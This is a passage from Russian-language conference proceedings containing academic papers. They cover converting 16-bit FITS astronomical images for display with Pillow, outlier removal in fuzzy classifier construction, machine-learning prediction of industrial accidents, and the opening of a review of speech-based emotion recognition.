Так как фактически с выбором библиотеки обработки входных данных проведен выбор языка программирования, то далее был проведен анализ применяемых в Python библиотек обработки графических объектов, по результатам которого установлено, что наиболее функциональной и используемой является библиотека `PILLOW` [3], обеспечивающая большой объем следующих базовых операций с графическими объектами:

- 1) чтение данных из файлов распространенных типов, таких как BMP, JPEG, GIF и др.;
- 2) визуализация данных;
- 3) выполнение основных операций по преобразованию данных, в том числе выделение границ объектов;
- 4) сохранение данных в заданном поддерживаемом формате.

Работоспособность библиотек была подтверждена на прилагаемых к ним тестовых наборах файлов (рис. 3).




Рис. 3. Выбранные библиотеки

Для дополнительного контроля в качестве средства, рекомендованного к использованию работниками обсерватории, использовался FITS Viewer [4].




Рис. 5. Результаты анализа поддерживаемой разрядности PILLOW для изображений в оттенках серого

При этом для обработки базовых приемов использованы 2 файла:

- 1) 41105.20190114.015307.0003.fits, содержащий целевое изображение;
- 2) HorseHead.fits, приложенный к одному из ресурсов, посвященных особенностям использования библиотеки `astropy.io` [5].

Последовательное получение и вывод на экран данных файлов привели к видимым ошибкам (рис. 4).

Первичные гипотезы об ошибках в реализации `astropy.io` (как менее распространенного по сравнению с `PILLOW` проекта) не подтвердились.

По результатам анализа установлено, что разрядность данных в исходном FITS – 16 бит. Разрядность типа изображений «greyscale» `PILLOW` не заявлена, однако с учетом поддержки BMP типа «цветность 24 бита» предполагалась не менее 24 бит. При этом, согласно [6], файлы `Bitmap` для черно-белых изображений и изображений в оттенках серого могут иметь разрядность 1, 2, 6, 16 и 32 бита.




Рис. 4. Наблюдаемые ошибки визуализации данных при использовании `astropy.io` и `PILLOW` на тестовых файлах

Следовательно, ожидалось, что в `PILLOW` реализована поддержка по крайней мере 16-битной разрядности, однако по результатам анализа установлено, что максимальная разрядность в `PILLOW` для «greyscale» изображений – 8 бит (рис. 5).

Выявленная проблема привела к необходимости разработки методов преобразования с потерями для обеспечения визуализации и сохранения данных. В ходе разработки предложено 2 основных метода:

1) сдвига 8-битного окна в окна (с выбором наиболее приемлемого результата оператором на основе анализа изображений) (рис. 6);

2) на основе адаптивного сжатия яркостей в интервале [Imin; Imax] и приведения к интервалу [0;255] (рис. 7).




Рис. 6. Схема и результаты работы метода сдвига




Рис. 7. Схема и результаты работы адаптивного сжатия

При этом следует отметить, что для повышения эффективности и скорости работы оператора целесообразно формировать изображения в виде файла формата DOCX, содержащего в табличном виде набор изображений, например, с использованием библиотеки DOCX. Алгоритм формирования заданного файла может быть изложен следующим образом:

- 1) сохранить требуемый набор рисунков в виде BMP-файлов;
- 2) импортировать из библиотеки .docx классы Document, Mm, Cm, Pt;
- 3) создать новый экземпляр документа при помощи класса Document;
- 4) задать параметры страницы при помощи классов Mm, Cm;
- 5) создать в документе новую таблицу при помощи функции add_table;
- 6) последовательно для каждой ячейки таблицы получить доступ к соответствующему классу;
- 7) создать новый параграф и добавить изображение из заданного файла BMP;
- 8) сохранить документ при помощи функции save().

Как видно из рис. 7, применение адаптивного сжатия в целом повышает качество отображения объектов, однако ввиду специфики съемки (ведение телескопа осуществляется по заданной звезде) яркость сопровождаемого объекта существенно превышает яркость наблюдаемых объектов, что требует дополнительного учета для повышения заметности наблюдаемых объектов.

Литература

1. Описание формата FITS на сайте NASA [Электронный ресурс]. – Режим доступа: <https://fits.gsfc.nasa.gov/>, свободный (дата обращения: 01.10.2024).
2. Заглавная страница библиотеки astropy.io [Электронный ресурс]. – Режим доступа: <https://www.astropy.org>, свободный (дата обращения: 01.10. 2024).
3. Общие сведения о формате BMP на сайте Википедии [Электронный ресурс]. – Режим доступа: <https://ru.wikipedia.org/wiki/BMP>, свободный (дата обращения: 01.10. 2024).
4. Заглавная страница библиотеки PILLOW [Электронный ресурс]. – Режим доступа: <https://python-pillow.org/>, свободный (дата обращения: 01.10. 2024).
5. Один из примеров использования библиотеки astropy.io [Электронный ресурс]. – Режим доступа: https://bokae.web.elte.hu/static_notebooks/Package07/mintape1da07.html, свободный (дата обращения: 02.10. 2024).
6. Заглавная страница утилиты FITS View [Электронный ресурс]. – Режим доступа: <https://www.msbsoftware.it/avis/>, свободный (дата обращения: 02.10. 2024).

Мукало Юрий Иванович

Аспирант ФГУП «Государственный научно-исследовательский институт прикладных проблем»
Эл. почта: metoi@yandex.ru

Секция 18

ВЫЧИСЛИТЕЛЬНЫЙ ИНТЕЛЛЕКТ И МАШИННОЕ ОБУЧЕНИЕ

*Председатель – Ходашинский Илья Александрович,
проф. каф. КСУП, д.т.н.*

УДК 004.021

М.Б. Бардамова

Влияние выбросов на построение нечеткого классификатора алгоритмом экстремальных значений признаков в классах

Наличие ошибочных образцов в обучающих данных нередко приводит к усложнению процесса создания модели машинного обучения и искажению её результатов. Степень влияния такой проблемы на конкретный метод классификации различается в зависимости от выбранных алгоритмов генерации модели. В данной статье показано, что внедрение этапа ликвидации выбросов в алгоритм экстремальных значений признаков в классах способно оказывать значительное влияние на результаты построения нечетких классификаторов.

Ключевые слова: машинное обучение, классификация данных, нечеткий классификатор.

Цель машинного обучения заключается в извлечении из накопленных данных полезных закономерностей и построении моделей, позволяющих эти закономерности экстраполировать на новые данные. Типовой задачей машинного обучения является классификация, т.е. выбор класса из некоторого заданного множества для входного объекта, характеризующегося перечнем признаков. Среди алгоритмов, способных решать задачу классификации, выделяются нечеткие системы – в первую очередь благодаря прозрачности процесса вынесения решения при выполнении выбора класса. Возможность интерпретации – большое преимущество, позволяющее достоверно отследить корректность получаемых результатов.

Нечеткие классификаторы основаны на базе решающих правил. Важным условием обеспечения интерпретируемости является ограничение размера базы до разумных пределов – т.е. до такого количества правил, которое удобно воспринимать пользователю, работающему с моделью. И хотя очевидно, что это число во многом зависит от квалификации пользователя, уверенно можно утверждать, что чем меньше правил, тем лучше. Создавать нечеткие классификаторы с минимальным возможным количеством правил позволяет алгоритм экстремальных значений признаков в классах, генерирующий ровно по одному правилу на каждый класс.

Алгоритм экстремальных значений признаков в классах разделяет обучающую выборку на подгруппы с одинаковым классом, а затем создает в рамках каждой отдельной группы по одному нечеткому терму на признак [1]. В классической версии алгоритма терм равномерно покрывает пространство между экстремальными значениями признака. Однако в реальности экстремумами нередко оказываются выбросы, и их наличие приводит к существенным искажениям в формируемых термах. Это, в свою очередь, отражается на точности классификации – она оказывается низкой, и потому приходится применять дополнительные средства уточнения термов.

Исследуется влияние наличия выбросов на результат построения нечетких классификаторов алгоритмом экстремальных значений признаков в классах. Экспериментально продемонстрировано, как операция устранения выбросов меняет результат

классификации. Поиск ошибочных значений признаков выполняется через оценку межквартильного диапазона в подгруппе образцов с одинаковым классом. Цель работы заключается в анализе целесообразности применения операции ликвидации выбросов при использовании алгоритма экстремальных значений признаков в классах.

Поиск выбросов в данных

Выбросами принято считать экземпляры, находящиеся аномально далеко от остальных образцов своего класса. Наличие выбросов приводит к получению ложных зависимостей в модели и, как следствие, к ошибкам в прогнозе. Однако не существует способов, которые достоверно позволяют отличить выброс от настоящего, но редкого образца данных, который мог бы представлять большую ценность для построения модели. Если не имеется заранее известных границ, в которых допустимо находиться образцам данных, можно применять методы поиска выбросов, основанные на оценке особенностей распределения значений признаков. Один из таких методов основан на расчете межквартильного диапазона. Согласно этому методу, все значения, находящиеся за пределами нижней и верхней границ распределения, определенных по межквартильному расстоянию, считаются выбросами.

Межквартильный диапазон IQR рассчитывается по множеству значений рассматриваемого признака X следующим образом:

$$IQR = Q_3(X) - Q_1(X), \quad (1)$$

где $Q_1(X)$ и $Q_3(X)$ – первый и третий квартили соответственно. Для определения границ выбирается коэффициент k ; в литературе чаще всего предлагают задавать его значение равным 1,5. Формулы для вычисления границ представлены ниже:

$$LF = Q_1 - k \cdot IQR, \quad (2)$$

$$UF = Q_3 + k \cdot IQR. \quad (3)$$

Здесь LF – нижняя граница признака, UF – верхняя граница. Значение признака принимается за выброс, если оно меньше LF или больше UF .

Построение нечеткого классификатора

Классический алгоритм экстремальных значений признаков в классах описан в [1, 2]. В данном исследовании алгоритм был модифицирован: после

этапа разделения образцов на множества с одинаковой меткой класса выполняется поиск выбросов по каждому признаку. Далее образцы, в которых был найден хотя бы один выброс, удаляются. Этап создания термов не отличается от оригинального, но с предложенной модификацией улучшается точность построенных термов.

На рис. 1 продемонстрировано различие в результатах построения терма для признака из набора данных *appendicitis*. Приведены диаграмма «ящик с усами», отражающая наличие выбросов, гистограмма для оценки распределения значений в признаке, а

также графики, иллюстрирующие полученные термы. Для анализа выбраны образцы данных с нулевой меткой класса в целевой переменной. После применения метода обнаружения выбросов по межквартильному диапазону удалены два экземпляра данных с ошибочными значениями. Видно, что результат генерации покрывающего нечеткого терма существенно различается. Например, для значения признака, равного 0,5, доля принадлежности в терме T_1 равняется 1, а в случае терма T_2 доля принадлежности составляет примерно 0,25. Второе значение больше согласуется с гистограммой.




Рис. 1. Характеристики распределения значений признака «At2» в наборе данных *appendicitis*: диаграмма «Ящик с усами» – а; гистограмма значений признака – б; результат построения покрывающего терма до ликвидации выбросов (терм T_1) и после (терм T_2) – в

Эксперимент

Для проведения эксперимента использованы данные с различными задачами классификации из общедоступного репозитория KEEL [3]. В рамках исследования выполнялось построение нечеткого классификатора сначала оригинальным алгоритмом экстремумов признаков в классах, затем модифицированным. Отдельно использовались три разных типа термов – функции Гаусса, треугольные и трапециевидные функции, а также три значения коэффициента k : 1; 1,5 и 2. После создания классификатора выполнялся расчет процента правильной классификации для оценки точности модели.

В таблице приведены значения, соответствующие разности между точностью модифицированного алгоритма и точностью исходного алгоритма на тестовых выборках. Имеются как наборы данных, для которых устранение выбросов оказало значительное положительное влияние, поскольку точность классификации возросла (*appendicitis*, *cleveland*, *ecoli*, *heart*, *page-blocks*, *pima*, *vowel*, *wine*, *yeast*), так и набор, на котором устранение выбросов привело к значительному снижению точности (*ionosphere*). Кроме того, есть наборы, точность классификации которых меняется по-разному на различных типах функций принадлежности и значения коэффициента k . К таким данным относятся *hepatitis*, *iris*, *satimage*, *segment*, *spambase*, *thyroid*, *titanic*, *twonorm*, *vehicle* и *wdbc*. Наконец, при некоторых наборах данных точ-

ность вовсе не менялась (*coil2000*, *dermatology*, *hayes-roth*, *marketing*, *wisconsin*).

Было проведено статистическое сравнение показателей точности до и после устранения выбросов критерием Вилкоксона. Нулевая гипотеза, гласящая, что медиана разностей между двумя связанными выборками равна нулю, принималась в случае:

- функций Гаусса при $k = 1$ (p -value = 0,167);
- трапециевидных функций при $k = 1$ (p -value = 0,331);
- трапециевидных функций при $k = 1,5$ (p -value = 0,055).

Нулевая гипотеза отклонялась в случаях:

- функций Гаусса при $k = 1,5$ (p -value = 0,039);
- функций Гаусса при $k = 2$ (p -value = 0,027);
- треугольных функциях при $k = 1$ (p -value = 0,007);
- треугольных функциях при $k = 1,5$ (p -value = 0,002);
- треугольных функциях при $k = 2$ (p -value < 0,001);
- трапециевидных функциях при $k = 2$ (p -value = 0,006).

Уровень значимости принят равным 0,05, рассчитанная асимптотическая значимость обозначена как p -value.

Лучшая средняя точность по всем наборам данных была получена на треугольных функциях принадлежности с проведением ликвидации выбросов при коэффициенте k , равном двум.

Разница в точности классификации при построении нечеткого классификатора

Вид термов	Гауссовы функции			Треугольные функции			Трапециевидные функции		
	$k = 1$	$k = 1,5$	$k = 2$	$k = 1$	$k = 1,5$	$k = 2$	$k = 1$	$k = 1,5$	$k = 2$
Кoeffициент	19,91	21,82	19,91	18,27	17,27	14,36	13,64	12,64	11,64
Appendicitis	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Balance	9,39	11,06	12,41	14,87	15,80	14,78	4,80	5,43	4,79
Cleveland	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Coil2000	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Dermatology	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Ecoli	14,88	16,93	18,49	29,55	32,83	31,67	17,89	21,16	19,70
Haberman	0,00	0,00	0,00	0,00	0,00	0,00	1,66	1,66	2,00
Hayes-Roth	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Heart	4,81	4,81	4,81	15,93	16,67	15,19	11,85	11,85	13,33
Hepatitis	-19,13	-18,22	-16,56	52,50	54,66	49,83	-2,99	-1,65	-1,76
Ionosphere	-37,05	-27,63	-17,09	-27,35	-19,95	-13,11	-26,51	-22,82	-15,41
Iris	0,67	0,67	0,67	-7,33	-2,67	0,00	-6,67	-1,33	0,00
Magic	-2,94	3,94	5,91	2,58	7,49	9,25	-3,00	0,64	0,53
Marketing	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Newthyroid	0,00	0,48	0,48	-1,45	0,91	1,84	-1,45	0,43	1,39
Page-Blocks	84,52	84,39	84,38	26,16	29,71	33,86	21,87	25,40	28,36
Phoneme	3,35	3,26	3,35	2,92	2,81	2,89	4,70	4,77	4,74
Pima	0,65	5,35	6,28	5,23	7,31	7,97	5,60	6,78	7,42
Ring	0,00	0,00	0,00	-0,01	-0,01	-0,01	0,00	0,00	0,00
Satimage	0,00	0,00	0,00	0,00	0,00	0,00	-6,26	-0,69	1,97
Segment	-4,16	-3,81	-3,77	-0,56	2,25	2,29	-1,39	1,26	0,78
Spambase	-14,21	-13,84	-13,79	29,45	31,37	33,91	0,00	0,00	0,00
Spectfheart	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Thyroid	31,58	33,71	35,03	63,22	60,65	64,54	-4,68	-3,69	-0,36
Titanic	0,27	6,64	6,64	2,91	3,63	3,63	-18,13	-2,23	-2,23
Twonorm	0,91	0,89	0,72	-2,53	-1,80	0,51	4,88	3,24	2,19
Vehicle	0,00	0,00	0,00	0,00	0,00	0,00	0,23	-1,42	0,47
Vowel	11,52	7,88	6,16	4,44	5,96	4,44	4,24	3,64	2,42
Wdbc	-1,04	0,54	1,41	-0,51	-2,45	0,70	-0,69	-2,27	-0,34
Wine	2,19	1,63	2,75	8,53	6,86	5,10	9,67	8,01	6,27
Wisconsin	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00	0,00
Yeast	22,85	25,75	24,67	24,00	26,29	26,35	5,07	7,95	7,01

Заключение

Результаты эксперимента показывают, что включение этапа поиска и исключение выбросов в процесс построения нечеткого классификатора алгоритмом экстремальных значений признаков в классах способны оказывать значительное влияние на точность получаемых моделей. Дополнительно необходимо исследовать, как предложенная модификация влияет на настройку параметров термов и как изменяются результаты классификации при дальнейшем увеличении коэффициента k .

Литература

1. Алгоритмы структурной идентификации компактных и точных нечетких систем / И.А. Ходашинский, И.В. Горбунов, К.С. Сарин, С.Р. Субханкулова // Информа-

ционные и математические технологии в науке и управлении. – 2016. – № 1. – С. 82–93.

2. Standard Classification data sets. Knowledge Extraction based on Evolutionary Learning [Электронный ресурс]. – Режим доступа: <https://sci2s.ugr.es/keel/category.php?cat=clas>, свободный (дата обращения: 24.08.2024).

Бардамова Марина Борисовна

Канд. техн. наук, доцент каф. компьютерных систем в управлении и проектировании (КСУП) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: marina.b.bardamova@tusur.ru

И.Г. Боровской, Е.Т. Гарипов

Методика предсказания вероятности возникновения аварий

Возникновение аварийных ситуаций приводит к прекращению или ослаблению рабочего потока на предприятиях, следовательно, возможность заранее их предусмотреть будет весьма востребована. В статье описан способ предсказания вероятности возникновения аварий на технологических предприятиях на основе машинного обучения (МО). Имея снятые во время работы системы показания и журнал событий, можно обучить модель МО сопоставлять первый набор данных со вторым для поиска закономерностей, которые приводят к возникновению аварий. Данная работа носит описательный характер и закладывает основу для будущей практической реализации.

Ключевые слова: вероятность аварии, предсказание, машинное обучение, технологический процесс, временные ряды.

Существует множество предприятий, где требуется поддерживать круглосуточную бесперебойную работу. Возникновение любой аварии создаёт убытки независимо от того, насколько быстро она устранена. Следовательно, решение, позволяющее заранее предсказать возникновение такой ситуации, будет востребовано во многих отраслях экономики.

В существующих программных пакетах для управления технологическими предприятиями, таких как SCADA-системы и автоматизированные рабочие места (АРМ), существуют журналы событий (предупреждения и аварии) и графические отчёты о динамике изменения определённых величин во времени. При этом в отчётных таблицах о событиях нет информации о том, какие данные и сочетания их значений привели к данным ситуациям, а лишь то, что, например, температура в трубе достигла 102 °С. Из-за этого аварии могут происходить без предупреждения, поскольку уведомления о предупреждениях приходят, только если значение определённого параметра превысило допустимое, не обращая внимания на совокупную динамику изменений всех параметров. В случае с графиками оператор системы может вручную сопоставлять свои наблюдения о том, каковы были значения параметров системы в момент возникновения предупреждения или аварии, и делать выводы, но человек физически не способен уследить за всем, а иногда и вовсе не способен вывести закономерности, приводящие к таким ситуациям. Предусмотреть проверку изменений значений всех параметров вместе невозможно, равно как и самостоятельно отслеживать изменение параметров в реальном времени, требуется другое решение.

Обоснование выбора решения

Обзор решений в ряде опубликованных работ по предсказанию вероятности возникновения аварий в различных сферах показал, что в части работ применяются математические методы (теория вероятности, ретроспективный анализ, экспертно-статистический метод, дерево событий, дерево отказов) [1–3, 5, 8], в то время как в другой части работ применяются различные модели машинного обучения (МО) [4, 6, 7, 9, 10].

Задачи, где невозможно математически обобщить решение ввиду того, что неясны зависимости

между величинами либо количество проверяемых условий столь велико, что проверять все сценарии слишком затратно для вычисления, плохо поддаются решениям линейным программированием. Например, как для задачи распознавания изображений математически описать то, какое сочетание точек и какого цвета является котом, даже не учитывая разные породы котов? В нашем случае неясно то, как совокупная динамика изменения параметров приводит к авариям, из-за неясности связи нельзя математически обобщить задачу. Для решения такого рода задач подходит машинное обучение.

Машинное обучение позволяет построить модель, которая обучена на решениях задач, схожих по типу, но с разными данными. Конкретно речь идёт об обучении по прецедентам, или индуктивном обучении, основанном на выявлении эмпирических закономерностей в данных. С помощью МО можно избежать линейного программирования и решать задачи не напрямую, а на основе данных, на которых обучена модель. Поэтому для решения задачи предлагается использовать именно МО.

Методика решения задачи

Шаг 1. Собрать статистические данные об эксплуатации системы за определённый промежуток времени, например за год. Сюда относятся журнал событий (предупреждения и аварии), а также значения параметров системы (например, температура в котле или давление в трубе) в отдельные моменты времени.

Шаг 2. Провести предварительную обработку данных. Во-первых, исходные данные могут быть зашумлены и иметь выбросы, когда соседние значения резко отличаются по величине. Во-вторых, требуется провести корреляционный анализ с целью выявления тех параметров, которые оказывают реальное влияние на возникновение аварий. Для этого можно построить тепловую карту, где видно, как значения из одного набора данных коррелируют со значениями из другого. Несущественные строки или столбцы можно удалить из набора данных, чтобы модель не училась на лишней зависимости.

Шаг 3. Построить модель машинного обучения для прогнозирования временных рядов, а именно экстраполяции для нахождения неизвестных значе-

ний в конце временного ряда. Считается, что для анализа временных рядов наиболее подходят следующие виды нейронных сетей (НС): временные свёрточные НС (ТСН), многослойный перцептрон (MLP) и рекуррентная НС с долгой краткосрочной памятью (LSTM) [10].

Шаг 4. Обучить полученную модель на имеющихся данных. Для этого весь набор данных разбивается на две части: первая используется для обучения модели, на второй проводится проверка её точности сравнением истинных данных с предсказанием. В качестве входных значений для модели указываются релевантные (см. шаг 2) параметры системы, которые меняются во времени, а в качестве выходных – факт, произошла ли в данный момент авария.

Шаг 5. Провести проверку получившейся модели на тестовой выборке.

Шаг 6. На основании результатов из предыдущего шага сделать вывод об эффективности получившейся модели. Для большей объективности следует опробовать разные виды НС и соотношений выборок. Кроме того, для оптимального решения задачи обучения и минимизации функции потерь следует применить оптимизацию гиперпараметров.

Шаг 7. При положительном результате (высокой точности предсказаний) предыдущего шага внедрить полученный программный модуль в состав системы управления технологическим процессом, например, SCADA-системы и АРМы, где такой функционал отсутствует.

Данный модуль в реальном времени получает потоковые данные в ходе работы системы и может давать прогноз о вероятности возникновения аварии в ближайшее время.

Данная информация позволит пользователям системы принимать решение о её дальнейшей эксплуатации. Разработку можно применять в самых различных областях: для систем отслеживания состояния трубопроводов, на производствах, в электросетях, серверном оборудовании и т.д.

Литература

1. Нычик Т.Ю. Обоснование методики оценки риска аварий судоходного шлюза // Вестник гос. ун-та морского и речного флота им. адмирала С.О. Макарова. – 2013. – № 1. – С. 15–21.
2. Стась Г.В. Оценка риска возникновения аварий при добыче бурых углей / Г.В. Стась, Л.Э. Шейкман,

Е.В. Смирнова // Изв. Тульского гос. ун-та. – 2015. – № 3. – С. 31–41.

3. Морозова Т.С. О применении экспертно-статистического метода при оценке вероятности аварий и отказов работы смесительно-зарядных машин // Горная промышленность. – 2020. – № 4. – С. 86–91.

4. Щербаков Р.Э. Использование методов машинного обучения «без учителя» для предупреждения прихватов бурильной и осадной колонн / Р.Э. Щербаков, А.В. Ковалев // Изв. Том. политехн. ун-та. Инжиниринг георесурсов. – 2022. – Т. 333, № 4. – С. 66–78.

5. Едаменко А.С. Анализ опасностей и оценка риска аварий на объектах хранения нефтепродуктов / А.С. Едаменко, А.В. Ястребинская // Технологии техносферной безопасности. – 2023. – № 3 (101). – С. 60–73.

6. An unsupervised leak detection method with aggregating prediction and reconstruction along projection pathway for natural gas gathering pipelines / H. Zhang, Z. Zuo, Z. Li, L. Ma, S. Liang // Process Safety and Environmental Protection. – 2023. – Vol. 179. – PP. 275–289.

7. Bhatia M. Artificial intelligence based real-time earthquake prediction / M. Bhatia, T.A. Ahanger, A. Manocha // Engineering Applications of Artificial Intelligence. – 2023. – Vol. 120.

8. Немцов В.С. Оценка риска возникновения аварии грузоподъемных сооружений при строительстве моста // Природные и техногенные риски (физико-математические и прикладные аспекты). – 2023. – № 1(45). – С. 25–33.

9. Time series prediction of reservoir bank landslide failure probability considering the spatial variability of soil properties / L. Wang, L. Wang, W. Zhang, X. Meng, S. Liu, C. Zhu // Journal of Rock Mechanics and Geotechnical Engineering. – 2024 (в печати).

10. Моделирование системы искусственного интеллекта для опережающего выявления аварийных ситуаций на жизненно важных объектах / И.Г. Боровской, Е.А. Шельмина, И.Г. Афанасьева, А.А. Матолыгин // Моделирование, оптимизации и информационные технологии. – 2022. – Т. 10, № 3.

Боровской Игорь Георгиевич

Д-р ф.-м. наук, проф., зав. каф. экономической математики, информатики и статистики (ЭМИС)
Томского государственного ун-та
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: igor.g.borovskoi@tusur.ru

Гарипов Егор Тимурович

Аспирант каф. ЭМИС ТУСУРа
Эл. почта: egor-garipov@mail.ru

П.Г. Букина, С.С. Харченко

Краткий обзор методов определения эмоционального состояния человека по речевому сигналу

Рассматриваются современные методы, применяемые для анализа речевых сигналов с целью оценки психоэмоционального состояния человека. Освещаются различные виды архитектур нейронных сетей, использующихся для распознавания эмоций, а также известные наборы данных, содержащих эмоциональную речь.

Ключевые слова: анализ речи, оценка психоэмоционального состояния, алгоритм, машинное обучение, эмоции.

Автоматическое распознавание речи является одной из популярных задач в области человеко-машинных интерфейсов. Причиной столь заостренного внимания является возможность использования разработанных алгоритмов в различных сферах деятельности человека, таких как медицина, маркетинг, безопасность, и отдельных отраслей транспорта, например авиации, где общение осуществляется при помощи речи без использования визуальных средств [1].

Конкретным примером успешного использования методов оценки эмоционального состояния можно отметить определение эмоций сотрудников компании для получения достоверного представления об их самочувствии, которое напрямую влияет на продуктивность, креативность, критическое мышление и профессиональный успех. Оценка психоэмоционального состояния человека при помощи машинных методов позволит автоматически определять уровень стресса, выявлять депрессивное состояние и переутомление и т.д. Также решение данной задачи способствует переходу человека на новый уровень взаимодействия с компьютером.

За несколько лет исследователям удалось разработать множество подходов к решению задачи распознавания эмоций по речевому сигналу. Все разработанные подходы содержат два важных действия: извлечение признаков и классификация.

Первое действие подразумевает под собой выявление специфичных признаков, способствующих определению эмоций.

Второе действие включает в себя использование различных методов распознавания эмоций при использовании извлеченных признаков в качестве входных данных.

Однако существуют такие нейросетевые решения, которые исключают первое действие и принимают на вход необработанные аудиофайлы.

В данной статье будут рассмотрены разработанные методы распознавания эмоционального состояния человека по анализу речевого сигнала за последние четыре года с целью систематизации актуальных научных работ и выявления проблемных вопросов.

Используемые наборы аудиоданных

При исследовании возможности распознавания эмоций по речи исследователи сталкиваются с задачей выбора набора данных. В настоящее время на

просторах сети Интернет можно найти огромное количество наборов данных, содержащих аудиозаписи с эмоционально окрашенной речью. Наиболее популярными наборами данных являются RAVDESS, TESS, AlloSat, SEWA, USC IEMOCAP, Emo-DB, SEMAINE.

Набор данных RAVDESS включает в себя актерские записи речевых и вокальных выражений 6 эмоций на английском языке [2]. Преимуществами набора являются высокое качество записей, многообразие выражений, разные уровни интенсивности эмоций. К недостаткам набора относятся содержание актерских данных, что может влиять на реалистичность результатов, и ограниченное количество участников – 24 человека, которое может сказаться на обобщаемости метода.

